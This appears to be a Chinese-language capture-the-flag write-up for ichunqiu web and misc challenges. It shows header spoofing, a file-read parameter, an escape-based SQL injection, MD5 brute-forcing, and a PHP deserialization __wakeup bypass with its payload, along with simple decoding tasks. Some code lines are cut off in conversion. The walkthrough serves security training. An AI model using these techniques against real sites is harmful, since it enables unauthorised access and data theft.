User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 404 Not Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:06:59 GMT
Content-Type: text/html
Content-Length: 204
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
X-Method: haha
Set-Cookie: __ads_session=eOUyr4F52giHBwwDDAA=;
domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>
```

抓包看一下，发现返回头说X-method:haha,暗示需要修改method方法，返回302

Request

Raw Headers Hex

Name	Value
OPTIONS	/ HTTP/1.1
Host	aa66e88b80074a00a8792f70d5f9f97...
User-Agent	Mozilla/5.0 (X11; Linux i686; rv:43.0) G...
Accept	text/html,application/xhtml+xml,applic...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://www.ichunqiu.com/racing/ctf_54...
Connection	close
Cache-Control	max-age=0

Add Remove Up Down

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:08:06 GMT
Content-Type: text/html
Content-Length: 220
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=XT8Shoh52gjPBwwDDAA=;
domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>Not allowed file
```

发现一个f参数，发现可以读.htaccess

Request

Raw Params Headers Hex


```
OPTIONS /?f=.htaccess HTTP/1.1
Host: aa66e88b80074a00a8792f70d5f9f9795f94ed18effb4520.ctf.game
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:43.0)
Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.ichunqiu.com/racing/ctf_54967
Connection: close
Cache-Control: max-age=0
```

Response


Raw Headers Hex

```
HTTP/1.1 302 Found
Server: ASERVER/1.8.0-3
Date: Wed, 25 Jan 2017 15:12:23 GMT
Content-Type: text/html
Content-Length: 94
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php
Set-Cookie: __ads_session=DyfnGKJ52gj0CAwDDAA=;
domain=.*.ctf.game; path=/
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

RewriteEngine On
RewriteBase /
RewriteRule ^8d829d8568e46455104209db5cd9228d.html$ 404.php [L]
```

继续follow



XFF？构造一个X-Forwarded-For:127.0.0.1失败，试下用client-ip替代，getflag



题目:vld 类型：web

查看源代码

```
do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```

查看index.php.txt

大概意思就是get参数flag1 flag2 flag3对应字符串，在URL里拼起来就可以了

http://b0449533f3ac4fd6bf7bd9a5d7df293f26ea072caab34afe.ctf.game/?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi

看到

do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip

下载1chunqiu.zip，发现有4个php,2个html,1个css

看到login.php

```
<?php

require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
    $row = $db->query($sql);
    $result = $db->fetch_array($row);
    if($row){
        if($result["number"] === $number && $result["password"] === $password){
            echo "<script>alert('nothing here!')</script>";
        }else{
            echo "<script>
            alert('密码错误，老司机翻车了!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
            </script>";
        }
    }else{
        exit(mysql_error());
    }
}else{
    echo "<script>
            alert('用户名密码不能为空!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
        </script>";
}


 ?>
```

这里接收三个POST过来的参数 username password number


username会进行一次转义

password会经过dbmysql.class.php里的自定义的md5处理

接着会□username吧number替换为空
问题就出在username和number这□ 这□□0可以替换掉%00转义后\0中的0从□产□第□
个\ 然后username中如果是'变成了\'跟前□连在□起就是\\' 刚好单引号可以逃逸出来闭合前
□的单引号

然后利用报错注入，参考链接：http://www.cnblogs.com/xishaonian/p/6243497.html

concat的第二个参数换成substring把flag分成两段截取出来



题目：传说中的签到题 类型：misc

自古签到多脑洞，扫二维码看到“就算你发现我但是知道flag是什么??” 所以flag就是 什么

题目：challenge 类型：misc

密文：666c61677b6865783273747 25f6368616c6c656e67657d

观察一下这一串字符串，由数字和字母组合，字母小于f(推测出很可能是16进制)，数字小于8而且两位一组的看前面一位不是6就是7(推测出是ascii码)，从而推测出是16进制转ascii，python脚本如下

```
#!/usr/bin/env python
import binascii as ba
b = '666c61677b6865783273747 25f6368616c6c656e67657d'
a = ba.a2b_hex(b)
print a
```

flag{hex2str_challenge}

题目：剧情大反转 类型：misc


密文：}~144_0t_em0c14w{galf 一眼就看出来是把字符顺序反转，python脚本如下

```
#!/usr/bin/env python
str = '}~144_0t_em0c14w{galf'
print str[::-1]
```


flag{w41c0me_t0_441~}

题目：fuzzing 类型:web


先抓个包




发现有hint,提示大内网，联想到用xff或者client-ip来伪造IP地址，大内网的话就用A段比如10.0.0.1



Follow




要传一个key值，随便传个admin，发现没反应，把方法换成POST




告诉你这个key的md5值是1b4167610ba3f2ac426a68488dbd89be，key值前面是ichunqiu开头，后面三位要你从a到z0到9爆破,写个python脚本

```
#!/bin/bash
import hashlib
def md5(data):
    m = hashlib.md5()
    m.update(data)
    a = m.hexdigest()
    return a

a = 'ichunqiu'
b = 'abcdefghijklmnopqrstuvwxyz1234567890'
for i in b:
    for j in b:
        for k in b:
            if md5(a+i+j+k)=='1b4167610ba3f2ac426a68488dbd89be':
  print a+i+j+k
```

爆破出key值为ichunqiu105



让你继续访问xx00xxoo.php



源代码在x0.txt

发现是discuz加密函数，回显的加密字符是flag加密的结果，我们需要调用这个函数本地写个PHP跑一下就出flag了

```php
<?php
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
 $ckey_length = 4;

 $key = md5($key ? $key : UC_KEY);
 $keya = md5(substr($key, 0, 16));
 $keyb = md5(substr($key, 16, 16));
 $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()

 $cryptkey = $keya . md5($keya . $keyc);
 $key_length = strlen($cryptkey);

 $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry
 $string_length = strlen($string);

 $result = '';
 $box = range(0, 255);

 $rndkey = array();
 for ($i = 0; $i <= 255; $i++) {
  $rndkey[$i] = ord($cryptkey[$i % $key_length]);
 }

 for ($j = $i = 0; $i < 256; $i++) {
  $j = ($j + $box[$i] + $rndkey[$i]) % 256;
  $tmp = $box[$i];
  $box[$i] = $box[$j];
  $box[$j] = $tmp;
 }

 for ($a = $j = $i = 0; $i < $string_length; $i++) {
  $a = ($a + 1) % 256;
  $j = ($j + $box[$a]) % 256;
  $tmp = $box[$a];
  $box[$a] = $box[$j];
  $box[$j] = $tmp;
  $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
 }

 if ($operation == 'DECODE') {
  if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == su
   return substr($result, 26);
  } else {
   return '';
  }
 } else {
  return $keyc . str_replace('=', '', base64_encode($result));
 }

}

echo authcode($string = 'fda6UvwerCgVTBBzk/0doqIsXVv1oIlQD6pWMeDuvt/AbGoz6684WYwelmxpY6v1RQo5DIXrJaNiyxSK4J
?>
```

题目：表姐家的签到题 类型：misc

居然没套路直接给答案,加个格式就行flag{123456abcdef}

题目：try again 类型：misc

下载文件后扔进linux里用strings 命令打印出可打印字符再用grep命令结合管道过滤出含flag字段的 命令为：

```
strings babyre | grep flag
```

flag{re_start_007}

题目：听说是RC4算法 类型：misc

题目说明了是RC4算法，给出了key值为welcometoicqedu 密文为 UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbaJw== 百度个python脚本修改一下

```
import random, base64
from hashlib import sha1

def crypt(data, key):
    x = 0
    box = range(256)
    for i in range(256):
        x = (x + box[i] + ord(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]
    x = y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
    return ''.join(out)

def tdecode(data, key, decode=base64.b64decode, salt_length=16):
    if decode:
        data = decode(data)
    salt = data[:salt_length]
    return crypt(data[salt_length:], sha1(key + salt).digest())

if __name__=='__main__':
    data = 'UUyFTj8PCzF6geFn6xgBOYSvVTrbpNU4OF9db9wMcPD1yDbaJw=='
    key = 'welcometoicqedu'
    decoded_data = tdecode(data=data, key=key)
    print decoded_data
```

flag{rc4_l_keepgoing}

题目：hash 类型：web

点进去看到http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?key=123&hash=f9109d5f83921a551cf859f853afe7bb

看到hash=f9109d5f83921a551cf859f853afe7bb md5解一下是 kkkkkk01123

由于key=123,猜测是字符串的后三位，网页又提示只要不是123就行，随便弄个admin放在末尾，md5加密一下049f601185c0846faac45065a834b1c5

访问http://8bd793f83e9343418fb9b39a8cd7f3ee1f22184a90af438a.ctf.game/index.php?key=admin&hash=049f601185c0846faac45065a834b1c5

看到Gu3ss_m3_h2h2.php

```
 <?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {

        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

接收一个var的参数进行base64解码然后进行正则匹配否则就进行反序列化，但是在执行__destruct函数之前会调用__wakeup来改掉file变量

这里利用序列化字符串中对象属性个数大于真实的属性个数会绕过__wakeup的执行


参考链接：http://0x48.pw/2016/09/13/0x22/

根据要求加几行代码处理一下

```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

$a = new Demo('f15g_1s_here.php');
$a = serialize($a);
echo $a;
echo '<br />';
$b = str_replace('O:4', 'O:+4',$a);
$b = str_replace(':1:', ':5:' ,$b);
echo '<br />';
echo base64_encode($b);
```

生成出来TzorNDoiRGVtbyI6NTp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==

还是传一个参数var进行赋值，这里也有WAF,弄个一句话POST远程执行代码getflag




```php
<?php
$flag = 'flag{0952c61f-772e-4aec-9b58-11f250a1d13a}';
?>
```

题目：泄露的数据 类型：misc

密文：25d55ad283aa400af464c76d713c07ad，看题目第一反应就是MD5，数了一下密文长度32位基本确认，扔到 http://www.dmd5.com/md5-decrypter.jsp 上秒出明文12345678，加上格式即可

